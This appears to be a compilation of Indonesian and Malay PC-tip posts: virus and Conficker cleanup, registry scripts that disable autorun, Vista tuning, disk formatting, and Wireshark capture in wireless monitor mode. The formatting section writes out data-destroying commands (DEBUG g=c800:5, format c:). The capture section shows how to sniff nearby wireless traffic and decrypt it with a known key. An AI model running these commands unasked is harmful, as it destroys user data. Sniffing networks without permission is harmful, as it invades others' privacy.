Cara membersihkan:——————–- Matikan proses virus yang aktif dimemori, gunakan tools proceexp yang sudah dimodifikasi- Hapus registry yang dibuat virus- Hapus file induk virus gunakan search windows dengan mencari dan menghapus file dengan ciri2:- icon multimedia player- ext. exe- ukuran 70 KB (71108)
- hapus juga file berikut:- c:\windows\system32\oemlogo.bmp- c:\windows\system32\oeminfo.ini
- Untuk mengembalikan fungsi regedit/msconfig/taskmanager dan cmd yang diubah jadi notepad. Ubah ekstensi file dari RASCAL menjadi EXE pada folder C:\pUkcaB_LACSAR, kemudiancopy ke masing-masing folder berikut:- REGEDIT.EXE = c:\Windows (Win XP/2003)- cmd.exe, command.com, dxdiag.exe, sysedit.exe dan taskmgr.exe = C:\Windows\system32 (NT/2000)- msconfig.exe = C:\WINDOWS\pchealth\helpctr
\binaries - pembersihan optimal gunakan av yang up-to-date
Untuk perbaikan registry, anda copykan script di bawah ini dalam bentuk file INF
[Version]Signature=”$Chicago$”Provider=Vaksincom
[DefaultInstall]AddReg=UnhookRegKeyDelReg=del
[UnhookRegKey]HKLM, Software\CLASSES\batfile\shell\open\command,,,”"”%1″” %*”
HKLM, Software\CLASSES\comfile\shell\open\command,,,”"”%1″” %*”HKLM, Software\CLASSES\exefile\shell\open\command,,,”"”%1″” %*”HKLM, Software\CLASSES\piffile\shell\open\command,,,”"”%1″” %*”HKLM, Software\CLASSES\regfile\shell\open\command,,,”regedit.exe “%1″”HKLM, Software\CLASSES\scrfile\shell\open\command,,,”"”%1″” %*”HKLM, SOFTWARE\Microsoft\Windows NT\CurrentVersion, ProductName,0, “Windows”HKLM, SOFTWARE\Microsoft\Windows NT\CurrentVersion, RegisteredOrganization,0, “Organization”HKLM, SOFTWARE\Microsoft\Windows NT\CurrentVersion, RegisteredOwner,0, “Owner”HKLM, SOFTWARE\Microsoft\Windows NT\CurrentVersion, ProductId,0, “ID”HKLM, SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, Shell,0, “Explorer.exe”HKLM, SOFTWARE\Microsoft\Windows NT\CurrentVersion
\Winlogon, system,0,HKLM, SYSTEM\ControlSet001\Control\SafeBoot, AlternateShell,
0, “cmd.exe”HKLM, SYSTEM\ControlSet002\Control\SafeBoot, AlternateShell,0, “cmd.exe”HKLM, SYSTEM\ControlSet003\Control\SafeBoot, AlternateShell,0, “cmd.exe”HKLM, SYSTEM\CurrentControlSet\Control\SafeBoot, AlternateShell,0,
“cmd.exe” [del]HKCU, Software\Microsoft\Windows\CurrentVersion\Run,NET-SERVICESHKLM, SOFTWARE\Microsoft\Windows\CurrentVersion\Run,Servicex
HKLM, SOFTWARE\Microsoft\Windows\CurrentVersion\Run,windowsHKCU, Software\Microsoft\Windows\CurrentVersion\Policies\System,DisableRegistryTools
HKCU, Software\Microsoft\Windows\CurrentVersion\Policies\System,DisableTaskMgr
HKLM, SYSTEM\CurrentControl001HKLM, SYSTEM\CurrentControl002HKCU, Software\Microsoft\Windows NT\CurrentVersion\Winlogon, shellHKLM, SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, FCScanHKLM, SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon, SFCDISABLE.
Selamat mencoba !

CARA MENANGGULANGI PENYEBARAN VIRUS MELALUI FLASH DISK

Akhir2 ini banyak virus yang tersebar melalui flash disk....fitur autorun dapat menyebabkan virus langsung menyebar saat flashdisk dipasang. Bagi komputer yang anti virus nya belum terupdate bisa langsung cepat 'terjangkit'.
Untuk menghindari virus ini dapat ditanggulangi menggunakan script untuk menangkal virus2 yg tersebar dari drive karena fitur autorun, uji coba sudah kami lakukan dan berjalan dengan baik.
Berikut ini script registry windows XP untuk disallow autorun, tinggal di doubleclick saja.
"Sedia payung sebelum hujan" - "Lebih baik menangkal daripada mengobati"
1. DisallowRun HKEY CURENT USER.
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]"DisallowRun"=dword:00000001
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies
\Explorer\DisallowRun]"0"="desktop.ini""1"="*.vbs""2"="*.vbe""3"=
"autorun.inf""4"="*.htt""5"="msvbvm60.dll"
2. NoDriveAutoRunInf -XP.reg
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]"NoDriveTypeAutoRun"=dword:00000064"NoDrives"=dword:00000000
"NoViewOnDrive"=dword:00000000"NoDriveAutoRun"=dword:00000000
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]"NoDriveTypeAutoRun"=dword:00000064"NoDrives"=dword:00000000
"NoViewOnDrive"=dword:00000000"NoDriveAutoRun"=dword:00000000

MENGATASI KERUSAKAN HARDDISK

Walaupun harddisk bukan merupakan media tunggal dari bagian komputer namun harddisk mempunyai peranan yang sangat penting untuk setiap para pengguna komputer, karena harddisk merupakan media penyimpanan data, diringi dengan pemakaian komputer yang semakin lama kinerja harddisk pun lama kelamaan kian menurun bahkan dapat mnyebabkan harddisk menjadi rusak ataupun erorr, untuk mengantisipasi hal demikian, ada baiknya menyimak tips sebagai berikut :
Mengatasi permasalahan dapat dilakukan dengan cara :
1. Buang file yang tidak dibutuhkan, semakin banyak file yang disimpan diharddisk semakin lambat pula kinerja harddisk yang dihasilkan
2. Lakukan proses Defragment dan scandisk paling sedikitnya dua minggu sekali proses defrag dilakukan atau setiap habis melakukan penambahan atau install software-software aplikasi. Jika proses defrag tidak dilakukan bisa saja permasalahan buruk dapat terjadi seperti harddisk mulai berjalan lambat.

3. Dalam menghapus program aplikasi lakukan melalui menu setting, control panel lalu pilih Add remove hardware, janganlah membuang program aplikasi melalui Explore.

4. Dalam mematikan komputer harus mematikan dengan benar jangan sembarangan karena hal ini dapat menimbulkan permasalahan pada harddisk yang menyebabkan harddisk menjadi rusak, dapat menghilangnya file atau data serta dapat menyebabkan bad sector pada harddisk.

Mengoptimalkan Windows Vista

Windows Vista datang dengan segudang fitur. Beberapa fitur membuat tampilan Vista sangat menarik, beberapa fitur bisa membantu orang kantoran, beberapa fitur harus berjalan agar Vista berfungsi.

Sayang, sekian dari beberapa fitur itu bisa membikin kerja komputer menurun. Fitur yang mempercantik tampilan Vista ternyata menjadi beban bagi kerja kartu grafis. Fitur buat orang kantoran yang tidak dipakai orang rumahan membebani memori. Fitur-fitur yang kurang terpakai itu baiknya dimatikan saja agar kerja komputer lebih cepat.

Tepatnya, fitur apa saja yang harus dimatikan? Apa semua fitur yang PCplus beritahu di artikel ini? Tidak ada jawaban yang pasti, tergantung pada bagaimana komputer digunakan dan selera sang empunya komputer. Pada laptop milik PCplus, hanya sebagian fitur yang dimatikan.

Sebelum mengutak-atik fitur Vista, sebaiknya bikin dulu “restore point”. Jadi, kalau ada apa-apa setelah sebuah fitur dimatikan, tinggal kembali lagi ke “restore point” itu.

Sidebar
Sidebar berisi aplikasi-aplikasi kecil, seperti jam, slide show foto, serta RSS. Pengguna PC harus membayar dengan menurunnya kerja komputer untuk hal-hal kecil itu. Kalau dimatikan, kerja PC bisa lebih cepat. Cepatnya itu terasa saat Windows dinyalakan (boot).

Cara mematikannya seperti ini.
1. Klik kanan di Sidebar (di area mana pun), lalu klik [Close Sidebar].
2. Hilangkan tanda centang pada [Uncheck Start Sidebar when Windows starts].
3. Klik [OK].

Aero
Vista punya Aero yang merupakan suatu paket yang mempercantik tampilan Vista. Kalau diaktifkan, Vista akan punya berbagai efek yang harus diakui memang cukup mengagumkan.

Salah satu efek yang dibanggakan Microsoft adalah Flip 3D. Fungsinya untuk berpindah aplikasi, tetapi dengan efek 3D. Flip 3D mempercantik fungsi pindah aplikasi yang diakses dengan tombol [Alt] + [Tab]. Flip 3D sendiri diakses dengan tombol [Windows] + [Tab].
Sayangnya, pada komputer yang spesifikasi perangkat kerasnya pas-pasan, Aero menjadi beban. Begitu juga pada komputer yang isinya sudah kelewat banyak.

Berikut cara mematikan Aero.
1. Klik kanan pada desktop, lalu klik [Personalize].
2. Klik [Windows Color and Appearance].
3. Pada kotak yang muncul, klik [Open classic appearances properties for more color options]. Enggak menemukan opsi itu? Berarti, Aero memang sudah tidak aktif. Ketika spesifikasi perangkat keras tidak memenuhi syarat, Aero memang otomatis mati.
4. Pilih [Windows Vista Basic].
5. Klik [OK].

Tidak semua efek yang cantik berasal dari Aero. Ada beberapa efek yang memang sudah ada di Windows, misalnya efek bergeser dari jendela yang di-minimize atau efek munculnya petunjuk (tooltip).

Efek-efek itu bisa juga dimatikan. Caranya begini.
1. Klik [Start], klik kanan pada [Computer] lalu klik [Properties].
2. Klik [Advanced System Properties].
3. Pada kotak yang muncul, klik tab [Advanced].
4. Klik [Settings] yang ada di kotak “Performance”.
5. Lihatlah pilihan-pilihan efek yang muncul. Gampangnya, matikan saja semua. Tapi, bisa saja sebagian yang dimatikan. Hilangkan tanda centang pada efek yang hendak dimatikan.

Internet Printing Client
Ada loh layanan cetak online. Orang bisa mengirim foto ke penyedia layanan, foto dicetak, lalu dikirim ke suatu alamat. Kalau layanan seperti ini tidak pernah digunakan, matikan saja fitur “Internet Printing Client”.

Caranya:
1. Buka Control Panel, lalu klik [Programs and Features].
2. Klik [Turn Windows features on or off] yang ada di sebelah kiri.
3. Di kotak “Windows Features”, klik [Print Services].
4. Hilangkan tanda centang pada [Internet Printing Client].
5. Klik [OK].
6. Restart komputer setelah diminta.

Windows Meeting Space
Meeting Space adalah sebuah fitur yang memungkinkan seorang pengguna komputer berbagi file dengan kawannya yang berada dalam 1 jaringan komputer. File itu bukan cuma dibagi, tapi bisa diedit berbarengan. Kalau fitur ini tidak pernah dipakai, dimatikan saja yah.

Ini caranya:
1. Buka Control Panel, lalu klik [Programs and Features].
2. Klik [Turn Windows features on or off] yang ada di sebelah kiri.
3. Hilangkan tanda centang pada “Windows Meeting Space”.
4. Klik [OK].

Fitur-Fitur Tablet PC
Vista dilengkapi dengan fitur untuk Tablet PC. Kalau saja Vista tidak di-install di Tablet PC, buat apa fiturnya diaktifkan. Toh, tidak akan digunakan.

Cara mematikannya:
1. Buka Control Panel, lalu klik [Programs and Features].
2. Klik [Turn Windows features on or off] yang ada di sebelah kiri.
3. Di kotak “Windows Features”, hilangkan tanda centang pada [Tablet PC Optional Components].
4. Klik [Start], ketikan “services” di kotak pencarian. Ketika muncul [Services] di hasil pencarian, klik di situ.
5. Cari [Tablet PC Input Services]. Kalau sudah ketemu, klik ganda di situ.
6. Pada menu drop-down “Startup type”, pilih [Disabled].
7. Klik [OK].

ReadyBoost
ReadyBoost sedianya mempercepat Vista. Tapi, apa peningkatan kecepatannya sangat terasa? Pada beberapa kasus, penggunaan ReadyBoost justru memperlambat komputer.

ReadyBoost bisa dimatikan di bagian Services dengan cara:
1. Klik [Start], ketikan “services” di kotak pencarian. Klik [Services] pada hasil pencarian.
2. Klik ganda pada [ReadyBoost].
3. Pada menu drop-down “Startup type”, pilih [Disabled].
4. Klik [OK].

Laporan Kesalahan
Kalau suatu program mendadak berhenti bekerja—entah program punya Windows, entah program lain—Vista akan menawarkan apakah pengguna ingin melaporkan kesalahan itu ke Microsoft. Idealnya, Microsoft akan mencari tahu apa yang menyebabkan kesalahan itu. Yah, kalau PCplus sih jarang mengirimkan laporan. Jadi, fitur laporan kesalahan itu PCplus matikan.

Begini cara mematikannya.
1. Klik [Start], ketikan “services” di kotak pencarian. Klik [Services] pada hasil pencarian.
2. Klik ganda pada [Windows Error Reporting Service].
3. Pada menu drop-down “Startup type”, pilih [Disabled].
4. Klik [OK].

Indeks Pencarian
PCplus perlu berpikir berulang kali untuk mematikan fitur ini. Soalnya, fitur ini sangat berguna untuk mencari file, program, atau e-mail dengan cepat. Kalau fitur ini dimatikan, pencarian file dan lain-lain yang seharusnya ketemu dalam hitungan detik, bisa baru ketemu setelah beberapa menit pencarian.

Tapi, kalau fitur ini dihidupkan, Vista akan terus menerus membuat indeks selama isi harddisk berubah. Beberapa orang yang spesifikasi komputernya pas-pasan, bolehlah mematikan fitur ini.
Cara mematikannya:
1. Klik [Start], ketikan “services” di kotak pencarian. Klik [Services] pada hasil pencarian.
2. Klik ganda pada [Windows Search].
3. Pilih [Disabled] pada menu drop-down [Startup type].
4. Klik [OK].

Sumber: PCplus

Hapus Password yang Tersimpan di Vista

Saat mengakses perangkat lain yang ada di jaringan, pengguna bisa diminta untuk memasukkan nama pengguna berikut password. Supaya tidak repot berkali-kali mengetik password, pengguna bisa memberikan tanda centang di depan opsi [Save password]. Selanjutnya, saat mengakses perangkat yang sama, ia tidak perlu mengetik password lagi, isi folder akan langsung terbuka.Bagaimana menghapus password yang telah terlanjur disimpan Windows? Mudah saja. Ikuti langkah ini:
1. Di Windows Vista, klik [Start], ketik “rundll32.exe keymgr.dll, KRShowKeyMgr” pada kolom pencarian, dan tekan [Enter].
2. Jendela “Stored User Names and Passwords” muncul. Di jendela tersebut Anda dapat melihat semua akun yang password-nya tersimpan di komputer. Untuk menghapusnya, klik tombol [Remove].
3. Klik [OK] pada jendela konfirmasi dan akun akan terhapus dari daftar pertanda bahwa password yang tersimpan telah terhapus.
4. Ulangi tahap 2 dan 3 di atas untuk menghilangkan password pada akun lainnya.
5. Setelah selesai, klik [Close].


Sumber: PCplus

Pasang Gambar di Sidebar Vista

Latar belakang Sidebar Windows Vista bisa diganti-ganti. Sekadar informasi, Windows Sidebar adalah fitur baru di Windows Vista. Berbagai “gadget” dengan fungsi tertentu bisa diletakkan di situ. Misalnya: penunjuk waktu, pembaca berita, atau pengukur kinerja komputer.

Windows Sidebar hadir dengan latar belakang berwarna hitam, senada dengan warna dominan yang digunakan Windows Vista. Di balik warna hitam itu, sebetulnya terdapat sebuah file gambar berformat PNG yang menjadi latar belakang semua gadget.
Dalam kondisi standar, latar belakang ini tidak dapat diganti dengan warna lain atau gambar lain. Sebabnya, dalam Windows Vista tidak tersedia opsi untuk itu. Namun, jika Anda ingin agar latar belakang tersebut diganti dengan gambar, Anda dapat mencoba langkah-langkah berikut :
1. Download dan install Resource Hacker dari situs www.angusj.com/resourcehacker.
2. Siapkan file gambar berformat PNG dengan kedalaman warna 24 bit. Pastikan lebar gambar tersebut tidak lebih dari 150 pixel. Sesuaikan tinggi gambar dengan resolusi layar monitor Anda. 3. Jalankan Resource Hacker dan klik menu File>Open. Masuklah ke C:-Program Files-Windows Sidebar dan buka sidebar.exe. Anda akan melihat berbagai jenis hal yang berhubungan dengan Windows Sidebar.
4. Buka bagian RCDATA dan nomor resource 20001. Di sinilah lokasi penyimpanan gambar untuk ditampilkan pada sidebar di sebelah kanan layar. Jika Anda memindahkan sidebar ke sisi kiri, maka pilihlah nomor resource 20000.
5. Klik kanan properti 1033 dan klik [Replace Resource].
6. Pada layar Replace a Resource, klik [Open file with new resource] dan pilih file gambar berformat PNG untuk menggantikan gambar background.
7. Ketik RCDATA sebagai jenis resource dan 20001 sebagai nama resource. Biarkan boks Resource Language tetap kosong.
8. Tekan tombol [Replace] untuk memasukkan file gambar berformat PNG yang baru.
9. Simpan file sidebar.exe yang telah dimodifikasi sebagai file baru. Klik File> Save As. Simpan file dengan nama sidebar2.exe atau nama file lain selain sidebar.exe. Simpanlah file tersebut di desktop Anda.
10. Setelah Anda memiliki file baru di desktop, copy dan paste file tersebut ke folder C:-Program Files-Windows Sidebar-. Sekarang Anda sudah bisa mencoba sidebar baru Anda.
Untuk menjalankan sidebar Anda yang baru, pastikan sidebar telah dinonaktifkan dari Windows Anda. Setelah itu, klik ganda file yang baru Anda buat. Jika melakukan langkah di atas dengan benar, Anda akan melihat sesuatu yang baru untuk Windows Sidebar.
Jika sudah cukup puas dengan hasil karya Anda, sekali lagi pastikan sidebar telah ditutup. Setelah itu, masuk lagi ke C:-Program Files-Windows Sidebar- dan ubah nama file sidebar.exe menjadi sidebar_lama.exe. Ubah nama file yang baru saja Anda buat pada langkah di atas menjadi sidebar.exe. Langkah ini akan membuat Windows secara otomatis menjalankan file buatan Anda sebagai sidebar standar.
Jika sewaktu-waktu Anda ingin mengembalikan sidebar ke tampilan standar, cukup hapus sidebar.exe dan ubah nama file sidebar_lama.exe menjadi sidebar.exe.
(sumber: PCplus)

Bebaskan Komputer dari Conficker

Belum selesai menghadapi virus-virus lokal yang ada, varian virus Conficker menjadi momok sudah menjadi ancaman baru bagi pengguna komputer. Virus ini mampu membuat akses pada website security dan update antivirus menjadi tertutup, membuat scheduled task sendiri dan menjadi mudah berkembang serta membuat jaringan menjadi lambat. Bahkan virus ini juga menyerang Windows Vista dan Windows 2008.
Tak semua antivirus dapat mendeteksinya dan belum satupun antivirus dapat mematahkan kekuatannya. Apa yang dapat Anda lakukan jika komputer Anda terjangkit Conficker? Simak tips dan trik pembasmian virus Conficker dari vaksinis Vaksin.com, Adi Saputra.
1. Scan PC yang terinfeksi dengan menggunakan tools Network Monitor, seperti Wireshark, Ethersal, atau Maa Tech Security. Dengan tools ini kita bisa melihat biang dari penularan virus ini.
2. Kemudian, scan PC yang vulnerable dengan tools analysis security seperti LanGuard Security Scanner, Microsoft Baseline Security Analyzer, dan Nessus untuk mengetahui komputer vulnerable.
3. Lalu putuskan koneksi komputer dari jaringan lokal maupun internet.
4. Matikan proses virus yang aktif pada services dan mendompleng "svchost.exe" dengan menggunakan Norman atau Unlocker untuk membersihkan virus.
5. Hapus string services yang mendompleng pada svchost.exe dengan menggunakan Registry Cleaner seperti Gmer untuk menghapus file virus ini.
6. Hapus pula string registry yang dibuat oleh virus.
7. Hapus string virus yang aktif pada start-up menggunakan ms-config.
8. Kemudian, bersihkan folder Temporary Internet dengan menggunakan tools cleaner, seperti Norman Malware Cleaner dan Unlocker.
Sumber : kompas

FORMAT HARDDISK MENGGUNAKAN CD BOOTING

Perkembangan teknologi pada saat ini semakin pesat dan semakin maju diringi dengan perkembangan zaman modern baik didunia education, officer maupun kehidupan sehari-hari juga tidak luput dengan penggunaan-penggunaan teknologi-teknologi yang semakin berkembang hari demi hari khususnya tekhnologi dibidang Teknologi Informasi, Contohnya adalah komputer. Komputer sangat dibutuhkan semua orang dan bahkan sudah menjadi kebutuhan utama dalam menyelesaikan baik pekerjaan kantor, pembelajaran di sekolah maupun di tingkat pekuliahan bahkan dalam dunia bisnis sekali pun sangat membutuhkan komputer. Selain dapat menggunakan komputer ada baiknya juga kita mengetahui bagaiman cara merakit dan memperbaiki komputer. Dengan hal ini tak ada salahnya untuk mencoba dan menyimak tips dan trik Merakit serta Memperbaiki Komputer sendiri.
format harddisk lewat cd booting

Sebelum melakukan format ke atas hard disk, pastikan terlebih dahulu bahawa di dalam hard disk tersebut tersebut tiudak terdapat data ataupun data telah dipindahkan kepada cakera keras yang lain. Biasanya hard disk di ‘format’ lain sekiranya ia diserang virus. Terdapat beberapa cara untuk melakukan format antaranya:-
1. Menggunakan program DEBUG.2. Menggunakan program FDISK ( Low level format )
Format Menggunakan program DEBUG
- Mula-mula pasangkan dengan lengkap Hard Disk yang hendak diformat pada satu set komputer yang lengkap.- Kemudian ‘Boot’kan komputer dengan mengguakan disket yang mempunyai sistem booting di dalamnya.- Taipkan arahan DEBUG pada A:\> prompt dan tekan
ENTER
A:\> DEBUG
- Selepas itu dibawah arahan ini taipkan seperti beikut:-
A:\> DEBUG- g=c800:5 Tekan ENTER
- Selepas keluar arahan RETURN tekan ENTER sekali lagi.- Apabila keluar arahan Y/N, kita perlu pilih/tekan ‘N’- Hard Disk tersebut akan mula diformat.
Format Menggunakan program FDISK (Low Level Format)
- Mula-mula ‘set’kan sistem ‘booting’ kepada drive A: dengan cara memasuki ‘Setup’.- Kemudian ‘boot’kan komputer tersebut dengan menggunakan disket yang mempunyai sistem ‘booting’ di dalamnya sehingga keluar A:/>.- Pada A:\> taipkan seperti berikut:-
A:\> FDISK Tekan ENTER
- Menu seperti berikut akan dipaparkan pada skrin:-
Choose one of the following:-1. Create DOS partition or Logical DOS Drive.2. Set active partition.3. Delete partition or Logical DOS Drive.4. Display partition information.
ENTER Choice : [x]
- Pilih ‘4’ dan tekan ENTER untuk melihat partition-partition yang terdapat didalam hard disk.- Setelah pasti partition mana yang hendak di padamkan (delete), pilih ‘3’ dan tekan ENTER untuk memadamkan partition tersebut.- Kekalkan partition mana yang tidak mahu di padamkan.- Kemudian pilih ‘1’ (Create DOS partition) untuk membina semula partition yang dipadam tadi dan juga untuk membolehkan komputer ini‘boot’ dengan sendirinya tanpa menggunakan disket.- Komputer akan RESTART dengan sendirinya selepas arahan ini.- Untuk format hard disk, masukkan disket yang mempunyai arahan format ke dalam drive A dan mulakan format dengan menaip arahanseperti berikut:-
A:\> format c:/s/v
- Kemudian satu arahan untuk kepastian akan dipaparkan pada skrin. Pilih ‘Y’ untuk meneruskan arahan format ataupun ‘N’ sekiranya tidakmahu format hard disk tersebut

Ubah Font Standar Microsoft Word


Ketika Office 2007 selesai di-install kemudian dijalankan, secara standar Microsoft Word akan menggunakan font Calibri berukuran 11 dan berwarna hitam. Anda bisa saja mengganti font standar itu sehingga dokumen Anda sesuai dengan yang Anda inginkan. Begini caranya :
1. Jalankan Microsoft Word.
2. Setelah program Word terbuka, klik menu [Home] lalu klik kotak kecil yang berada di pojok kanan bawah Font.
3. Tentukan jenis font berikut ukurannya yang hendak dijadikan standar baru.
4. Jika menginginkan font standar yang baru tidak lagi berwarna hitam, tentukan warnanya pada “Font color:”.
5. Setelah menentukan semua setting standar baru, klik tombol [Default…].
6. Ketika muncul konfirmasi terhadap perubahan yang Anda lakukan, klik [Yes].
7. Langkah terakhir, klik [OK].
Sumber: PCplus

Menangkap Paket Wireless dengan Wireshark

Apabila kita mau menangkap paket wireless, kita harus menggunakan operating system Linux agar wireless card kita dapat di set untuk menangkap semua paket yang sedang beredar dan didengar oleh wireless card. Hal ini tidak memungkinkan di Windows, karena adanya pencegahan untuk akses low-level driver, sehingga kita hanya bisa menangkap paket-paket yang ditujukan hanya ke komputer kita saja.

Saya mencoba menggunakan Linux distro Ubuntu 10.04 LTS ( menggunakan LiveUSB persistence mode, sehingga saya bisa booting ke USB, namun perubahan-perubahan dapat disimpan ke USB). Sekedar mempermudah buat teman-teman yang awam Linux, untuk membuat LiveUSB cukup mudah, karena sudah disediakan fitur nya di Ubuntu 10.04 LTS.

Tulisan ini dititikberatkan pada masalah capture Wireshark pada wireless, jadi apabila ada masalah dari segi Ubuntu atau wireless card nya, silakan cari bantuan di forum-forum Linux Ubuntu, karena saya bukan expert Ubuntu :)

Membuat LiveUSB

Pertama-tama, yang saya lakukan adalah download dulu ISO image dari Ubuntu.com, kemudian saya burn ke CD-ROM. Setelah itu, saya boot notebook saya untuk masuk ke CD-ROM, dan pilih Try Ubuntu, sehingga tidak perlu melakukan instalasi sama sekali.

Setelah masuk ke desktop Ubuntu, tancapkan saja USB ( ukuran 2 Giga juga sudah cukup ), dan masuk ke System > Administration > Startup Disk Creator. Kemudian tinggal pilih Disk to Use nya, dan yang paling penting adalah harus klik Stored in reserved extra space, naikkan saja ke angka 500 MB ( tidak harus 500 MB sih, tergantung kebutuhan saja ). Kemudian, proses akan terus berjalan.

Setelah pembuatan startup disk selesai, pastikan komputer diset untuk booting melalui USB.

Menginstall Wireshark

Ubuntu versi baru ini sudah dilengkapi dengan Ubuntu Software Center, yang bisa diakses dari Start Menu. Dari Ubuntu Software Center, tinggal kita search wireshark, dan kita install saja. Tentu saja, kita harus terhubung ke Internet, dan dengan asumsi semua koneksi wireless/wired di komputer Anda sudah tidak ada masalah. Apabila instalasi telah selesai dilakukan, coba jalankan Wireshark dari Application > Internet > Wireshark

Mengubah wireless ke Mode Monitor

By default, wireless card di komputer memakai mode Managed. Ini harus diubah terlebih dahulu menjadi mode monitor dengan cara :

Masuk dahulu ke mode administrator dengan “sudo su”

root@ubuntu:/home/ubuntu# ifconfig wlan0 down

root@ubuntu:/home/ubuntu# iwconfig wlan0 mode monitor

root@ubuntu:/home/ubuntu# ifconfig wlan0 up

root@ubuntu:/home/ubuntu# iwconfig

lo no wireless extensions.

eth0 no wireless extensions.

wlan0 IEEE 802.11abg Mode:Monitor Frequency:2.457 GHz Tx-Power=15 dBm

Retry long limit:7 RTS thr:off Fragment thr:off

Power Management:off

Apabila diperlukan merubah channel wireless yang akan ditangkap, dapat juga mengubah channel nya terlebih dahulu, yaitu dengan command iwconfig wlan0 channel XX

Apakah wireshark bisa langsung dijalankan tanpa mengubah ke mode monitor ? Ya, jawaban nya bisa ! Namun kembali lagi, hanya paket-paket yang ditujukan ke host kita saja yang dapat ditangkap. Beda dengan mode monitor, kita bisa menangkap semua paket yang ada, termasuk di channel-channel lain sekitar nya.

Mainkan Wireshark nya

Jalankan wireshark, dan mulailah penangkapan paket lewat tombol, atau lewat menu Capture>Interfaces. Perhatikan counter di wlan0 packets akan terus meningkat dengan cepat. Dan tekan tombol Start untuk mulai.

Apabila Anda berada pada lingkungan yang padat wireless, maka kemungkinan besar paket yang masuk akan amat sangat banyak, karena Wireshark tidak hanya menangkap paket data, tetapi juga menangkap paket Beacon frame, Probe Request, Probe Response, dsb.


Kita akan coba lihat salah satu fitur statistic yang ada di Wireshark untuk wireless, yaitu Statistics>WLAN Traffic :

Di lingkungan tempat saya melakukan scanning wireless, terdapat banyak sekali SSID, seperti tertera pada gambar di atas. Window bagian atas menunjukkan channel-channel dan SSID apa saja yang tertangkap, dan di bagian bawah menunjukkan anggota-anggota dari masing-masing SSID pada saat terjadi komunikasi.


Bagaimana apabila wireless network yang kita tangkap memiliki password WEP ataupun WPA ? Apakah bisa di-decode oleh Wireshark ? Jawabannya adalah ya, selama kita tahu password WEP atau WPA nya, dan kita masukkan password tersebut di Edit>Preferences>Protocols>IEE 802.11

Apabila passwordnya menggunakan WEP, masukkan dalam format Hexadecimal ( ingat, bukan desimal !) dengan contoh 01:02:03:04:05. Apabila WPA, akan lebih mudah, masukkan dengan wpa-pwd:passwordnya , setelah itu jangan lupa click “Enable decryption”

Sekian sekilas menangkap wireless packet dengan Wireshark di Ubuntu Linux.

Tips Mencegah Dari Virus, Hacker dan Spy

Tahukah anda bahwa gangguan pada komputer tidak saja disebabkan oleh kerusakan atau kesalahan teknis pada piranti keras dan piranti lunak.
Virus dan Spyware adalah gangguan pada komputer yang disebabkan oleh pihak eksternal dengan tujuan yang beragam seperti untuk mencuri data-data anda, merusak hardware anda, menghapus file, menghilangkan fungsi tertentu, mengambil alih kontrol pada komputer anda dan lain sebagainya. Yang pasti sangat langka atau mungkin tidak ada virus dan spyware yang membawa kuntungan pada komputer yang terinfeksi.
Virus dan spyware komputer bisa menyerang komputer anda baik yang sering online maupun yang tidak pernah online ke internet sekalipun. Komputer yang dihubungkan dengan disket atau usb flash disk pun bisa tertular dari software yang diinstall apabila tidak hati-hati. Jika telah terinfeksi suatu virus atau spyware yang hanya aktif bila komputer terhubung dengan internet, maka si virus atau spyware akan aktif ketika komputer sedang online.
Berikut ini adalah berbagai tindak pencegahan dan perbaikan pada komputer yang terkena virus atau spyware baik yang ringan maupun yang tingkat berat. A. Pencegahan Agar Komputer Terhindar Virus dan Spyware
1. Hati-hati pada Attachment Email Anda Jangan membuka file attachment pada email yang anda terima walaupun dari orang yang anda kenal jika attachment tersebut mengandung file program dengan extension atau akhiran .exe, .pif, .bat, dan lain sebagainya. Baca dengan teliti email yang dikirim, apakah gaya e-mail sama dengan yang biasa dikirim. Terkadang email yang anda terima berasal dari orang sunda, tapi menggunakan bahasa inggris, rusia, cina, dll pada emailnya.
2. Pasang / Install Software Keamanan Yang Terbaru Pastikan komputer anda terinstall 3 jenis software keamanan utama dan terpasang dengan setting yang otomatis mengamankan komputer anda tanpa anda harus nyalakan terlebih dahulu. Mereka adalah anti virus untuk menangkal virus, anti spyware untuk menangkal spyware, dan firewall untuk menangkal serta memblokir serangan hacker serta koneksi dari luar. Untuk yang versi gratis dan bermutu bagus anda bisa menggunakan AVG antivirus untuk anti virus, Ad-Aware untuk antri spyware dan Zone Alarm untuk program firewall. Pastikan kesemuanya update / sudah terupdate dengan definition dan patch terbaru yang memperkecil peluang virus dan spyware varian baru melakukan infeksi pada komputer pc atau laptop anda. Jangan lupa pula untuk menjalankan scan pada komputer anda secara berkala untuk membunuh virus dan spyware yang baru menginfeksi.
3. Jangan Gegabah Menginstall Software Hati-hati terhadap software yang anda isntall baik yang anda beli dari cd bajakan di toko-toko cd, dari download di internet, dari teman, dan lain sebagainya. Virus maupun spyware bisa saja bersembunyi pada program yang anda pasang tanpa anda sadari. Biasakanlah untuk membackup semua file penting anda secara berkala pada flash drive, cd atau dvd agar bila terjadi sesuatu hal yang fatal anda tidak akan kehilangan data anda.
